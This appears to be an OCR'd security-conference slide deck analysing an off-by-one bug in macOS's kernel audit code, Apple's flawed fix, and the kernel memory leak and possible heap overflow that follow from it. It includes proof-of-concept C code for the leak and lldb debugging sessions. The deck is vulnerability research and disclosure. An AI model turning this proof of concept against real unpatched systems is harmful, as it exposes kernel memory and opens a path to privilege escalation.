
RBX + R13 + 2 =
0xffffff803db4eff0 + 0x0000e + 2 = 0xffffff803db4F000



start of unmapped page?

A Kernel Panic

the audit_arg_sockaddr() function



A sockaddr_un structure of size 0x10 (0xE + 2), is allocated at the very end of a memory page (00xffffff803db4e000 -> 0xffffff803db4efff).

The faulting instruction, `cmp byte ptr [rbx+r13+2], 0`, is trying to access a byte of memory, one byte outside the sockaddr_un structure (0xffffff803db4f000).


This (happens to be) an address on a new page that isn't mapped: PANIC!

A Kernel Panic

the audit_arg_sockaddr() function

```
/*
* Make sure the path is NULL-terminated
*/
if (sun->sun_path[slen] != 0)
```

mistake, or 'intentional'?!



> *"the sun_path field contains the name of the file which represents the open socket. It need not be null delimited..."* -IBM

path null terminated? no always!

Proper length of an AF_UNIX socket when calling bind()

What's the proper ways of calculating the length of this when you've filled in the `sun_path` member ? I've seen multiple approaches:

```
socklen_t len = sizeof(sockaddr_un);
socklen_t len = offsetof(sockaddr_un,sun_path) + strlen(addr.sun_path);
socklen_t len = offsetof(sockaddr_un,sun_path) + strlen(addr.sun_path) + 1;
socklen_t len = sizeof(sockaddr.sun_family  ) + strlen(addr.sun_path);
```

determining length of socket is complicated!


linux kernel

```
static int unix_mkname(struct sockaddr_un *sunaddr, int len, ...){
...
  /*
  * This may look like an off by one error but it is a bit more
  * subtle. 108 is the longest valid AF_UNIX path for a binding.
  * sun_path[108] doesn't as such exist.
  *
  * However in kernel space we are guaranteed that it is a valid
  * memory location in our kernel address buffer.
  */
  ((char *)sunaddr)[len] = 0;
  len = strlen(sunaddr->sun_path)+1+sizeof(short);
  return len;
```

WOW...

The Ugly

a kernel info leak & heap overflow



Apple's 'Fix' for the Kernel Panic

10.12.4, invokes strlcpy()

30752514 **Kernel Panic: Off-by-one (read) error in BSM auditing code**

State: Open **Product:** macOS + SDK

Rank: No Value

Add new information...

Attach a file | Hide | Resolved | Revert | Save

Patrick Wardle

Area:
Something not on this list

Summary:
The audit_arg_sockaddr() function in bsd/security/audit/audit_arg.c contains an off-bye-one error that can result in kernel code trying to access 1 byte outside of an allocated socket structure. If the socket structure ends right before an unmapped page, this off-by-one will cause a kernel panic!

kernel panic, bug report

```
/*
* Make sure the path is NULL-terminated
*/
if (sun->sun_path[slen] != 0)
```

macOS 10.12.3 (bug)

```
/*
* Make sure the path is NULL-terminated
*/
strlcpy(path, sun->sun_path, sizeof(path));
```


macOS 10.12.4 ('patch')

strlcpy():
copies until it finds a NULL
or the destination buffer is full

but path doesn't have
to be NULL terminated...

A Kernel Info Leak

can we leak random kernel memory?



can we create a non-NULL terminated (unix) socket, that once audited, will leak kernel bytes to user-mode?

> Two strings walk into a bar. Bartender: "What'll it be?"
> String one: "I think I'll have a beer 9zg Mu@k og jk^CjL jks d#f6%(U r8vy 0wc3^Dz ,xvu"
> String Two: "Excuse him, He isn't null-terminated."

```
#define SOCK_PATH "/tmp/unixSocket"

int unixSocket = -1;
struct sockaddr_un addr = {0};
int length = sizeof(struct sockaddr_un);

//create socket
unixSocket = socket(AF_UNIX, SOCK_STREAM, 0);

//initialize address
addr.sun_len = length;
addr.sun_family = AF_UNIX;
strcpy(addr.sun_path, SOCK_PATH);

//bind path
bind(unixSocket, (struct sockaddr *)&addr, length);
```

a 'normal' unix socket

bind()

→ getsockaddr_s():

```
getsockaddr_s(struct socket *so, struct sockaddr_storage *ss,
user_addr_t uaddr, size_t len, boolean_t translate_unspec)
{
  ...
  bzero(ss, sizeof (*ss));
  copyin(uaddr, (caddr_t)ss, len);
  ss->ss_len = len;
```

→ 1 zeros sockaddr_storage struct

→ 2 bind (copy) path to socket

A Kernel Info Leak

can we leak random kernel memory?

bind()

```
//struct sockaddr_storage *ss

bzero(ss, sizeof (*ss));
copyin(uaddr, (caddr_t)ss, len);
```

```
$ bsd/sys/socket.h:

#define _SS_MAXSIZE 128
#define _SS_ALIGNSIZE (sizeof(int64_t))
#define _SS_PAD1SIZE (_SS_ALIGNSIZE - sizeof(u_char) -
 sizeof(sa_family_t))
#define _SS_PAD2SIZE (_SS_MAXSIZE - sizeof(u_char) -
 sizeof(sa_family_t) - _SS_PAD1SIZE - _SS_ALIGNSIZE)

struct sockaddr_storage {
  u_char ss_len; /* address length */
  sa_family_t ss_family; /* address family */
  char __ss_pad1[_SS_PAD1SIZE];
  int64_t __ss_align;
  char __ss_pad2[_SS_PAD2SIZE];
};
```

sockaddr_storage (max size: 128)

```
//create socket
int unixSocket = socket(AF_UNIX, SOCK_STREAM, 0);

//alloc/fill
char* addr = malloc(_SS_MAXSIZE);
memset(addr, 0x41, _SS_MAXSIZE);
((struct sockaddr_un*)addr)->sun_len = _SS_MAXSIZE;
((struct sockaddr_un*)addr)->sun_family = AF_UNIX;

//bind
bind(unixSocket, (struct sockaddr *)addr, _SS_MAXSIZE));
```

non-NULL terminated socket path

struct sockun_addr / struct sockaddr_storage (size: 0x80/128d)


0x80	AF_UNIX	0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x0 sun_len	0x1 sun_family	0x2 sun_path 0x7F


A Kernel Info Leak

can we leak random kernel memory?

```
//path: SOCK_MAXADDRLEN - 2 + 1 = 254
strlcpy(path, sun->sun_path, sizeof(path));
```

1. create UNIX socket
2. bind to a non-NULL terminated path
3. audit system will execute buggy code





A Kernel Info Leak

a 'live' look via debugger

```
(lldb) b bind
Breakpoint 1: kernel`bind at uipc_syscalls.c:307

//but only on sockets of size 128
(lldb) br mod -c '*(int*)($rsi+0x10)==128'
```

conditional breakpoint, bind()

```
(lldb) Process 1 stopped
* thread #5: kernel`bind()
  stop reason = breakpoint 1.1

(lldb) bt
frame #0: kernel`bind()
frame #1: kernel`unix_syscall64()
frame #2: kernel`hndl_unix_scall64

p *(struct bind_args *)$rsi
(struct bind_args) $20 = {
  ...
  name = 140241106108416
  namelen = 128
  ...
}
```

```
(lldb) p *(struct sockaddr_storage *)$rbx
(struct sockaddr_storage) = (
ss_len =      '\x80',
ss_family =   '\x01',
_ss_pad1 =  char [6] @ 0x00007fa41f3ed152,
....

(lldb) x/128xb $rbx
0xffffff806f40bea0: 0x80 0x01 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff806f40bea8: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
....
```

size (0x80/128),
type (0x01, AF_UNIX),
path: 0x4141414141414141....

```
//create socket
int unixSocket = socket(AF_UNIX, SOCK_STREAM, 0);

//alloc/fill
char* addr = malloc(_SS_MAXSIZE);
memset(addr, 0x41, _SS_MAXSIZE);
((struct sockaddr_un*)addr)->sun_len = _SS_MAXSIZE;
((struct sockaddr_un*)addr)->sun_family = AF_UNIX;

//bind
bind(unixSocket, (struct sockaddr *)addr, _SS_MAXSIZE));
```

A Kernel Info Leak

a 'live' look via debugger


```
(lldb) br s -a 0xffffff8010120e47
Breakpoint 2: where = kernel`audit_arg_sockaddr + 135

(lldb) p *(struct sockaddr *)$rbx
(struct sockaddr) $48 = (sa_len = '\x80', sa_family = '\x01',
sa_data = char [14] @ 0x00007fa422908a42)
```

breakpoint in audit_arg_sockaddr()

after strlcpy()

```
(lldb) reg read
rax = 0x000000000000007f
rbx = 0xffffff806f40bea0
...
```

looks like 127 (0x7f) bytes were copied from sun_path



```
//source code
strlcpy(path, sun->sun_path, sizeof(path));

//disassembly
copy:
  mov cl, [rbx+rax+2]
  mov [rbp+rax+path], cl
  test cl, cl
  jz short done
  inc rax
  cmp rax, 0FDh
  jnz short copy

  mov [rbp+rax+path], 0
```

strlcpy(path, sun->sun_path, sizeof(path));	
RAX	index of byte to copy
RBX+2	source bytes (sun->sun_path)
RBP-0x130	destination buffer (path)

register mappings

A Kernel Info Leak

why 127?

```
struct sockaddr_un {
+0  unsigned char sun_len;
+1  sa_family_t sun_family;
+2  char sun_path[]; };
```

total length
128 bytes

path, offset 0x2
128 - 2 = 126 bytes

struct sockun_addr / struct sockaddr_storage (size: 0x80/128d)

sun_len	sun_family	sun_path
0x80	AF_UNIX	0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x0	0x1	0x2 ... 0x7F

after strlcpy()
# of bytes copied: 127 (0x7F)

```
(lldb) x/8xb $rbx+2+126
0xffffff806f40bf20: 0xd7 0x00 0x52 0x44 0x1f 0x67 0x61 0x7f
```

bytes 'outside' sun_path

```
(lldb) x/127xb $rbp-0x130
0xffffff806f40bd40: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff806f40bd48: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff806f40bdb8: 0x41 0x41 0x41 0x41 0x41 0x41 0xd7 0x00
```

...copied into destination ('path')

ring-0 | ring-3

A Kernel Info Leak

want to leak more?

```
int bind(__unused proc_t p, struct bind_args *uap,  ...);
  //paths greater than 128
  // invoke getsockaddr to dynamically allocate via the heap
  if (uap->namelen > sizeof (ss))
     error = getsockaddr(so, &sa, uap->name, uap->namelen, TRUE);

static int getsockaddr(struct socket *so, struct sockaddr **namp, ...){
  ...
  MALLOC(sa, struct sockaddr *, len, M_SONAME, M_WAITOK | M_ZERO);
  error = copyin(uaddr, (caddr_t)sa, len);
```

socket name > 128?

└▶ alloc on heap

Secure | https://pastebin.com/87fHLMQq

PASTEBIN + new paste trends API tools faq search...

text 1.37 KB raw

proof of concept

```
1. /*
2. macOS 10.12.4 0day kernel memory leak PoC (see: https://objective-see.com/blog/blog_0x1B.html)
3. tl;dr Apple 'fixed' a bug by #1 not fixing it, #2 introducing a kernel memory leak ¯\_(ツ)_/¯
```

```
(lldb) x/255xb $rbp-0x130
x/255xb $rbp-0x130
0xffffff806f26bd40: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff806f26bd48: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xffffff806f26be00: 0x41 0x41 0x41 0x41 0x41 0x41 0x90 0x99
0xffffff806f26be08: 0x0b 0x0f 0x07 0x54 0x38 0xc4 0xba 0x22
0xffffff806f26be10: 0x83 0x3b 0x9e 0x56 0xd5 0xe0 0x00
```

```
$ hexdump /var/audit/20170406055225.not_terminated
...
00000110 2f 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
00000120 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
*
000001d0 41 41 41 41 41 41 41 90 99 0b 0f 07 54 38 c4 ba
000001e0 22 83 3b 9e 56 d5 e0 00
```

kernel bytes leaked into audit file!

BETTER YET -KERNEL HEAP-OVERFLOW?

bypass SIP, run unsigned code, and more!

```
void audit_arg_sockaddr(struct kaudit_record *ar, struct vnode *cwd_vp, struct sockaddr *sa)
{
  int slen;
  struct sockaddr_un *sun;

  bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);

  switch (sa->sa_family) {

    case AF_UNIX:
      sun = (struct sockaddr_un *)sa;
      slen = sun->sun_len - offsetof(struct sockaddr_un, sun_path);
```

an interesting bcopy() in audit_arg_sockaddr()...

anytime a copy operation uses the size of the source, as the number of bytes to copy...take a closer look at it!

Better Yet -Kernel Heap-Overflow?

a questionable bcopy() in ring-0

```
audit_arg_sockaddr(struct kaudit_record *ar, ..., struct sockaddr *sa){
 ...
 bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);
```

src	sockaddr structure ('sa')
dest	sockaddr_storage ('k_ar.ar_arg_sockaddr')
size	length from sockaddr structure ('sa->sa_len')

```
struct kaudit_record {
 struct audit_record k_ar;
 ...
```

```
struct audit_record {
   u_int32_t ar_magic;
   int ar_event;
   ...
   struct sockaddr_storage ar_arg_sockaddr;
```

```
#define _SS_MAXSIZE 128
struct sockaddr_storage {
  u_char ss_len;
  sa_family_t ss_family;
  ...
```

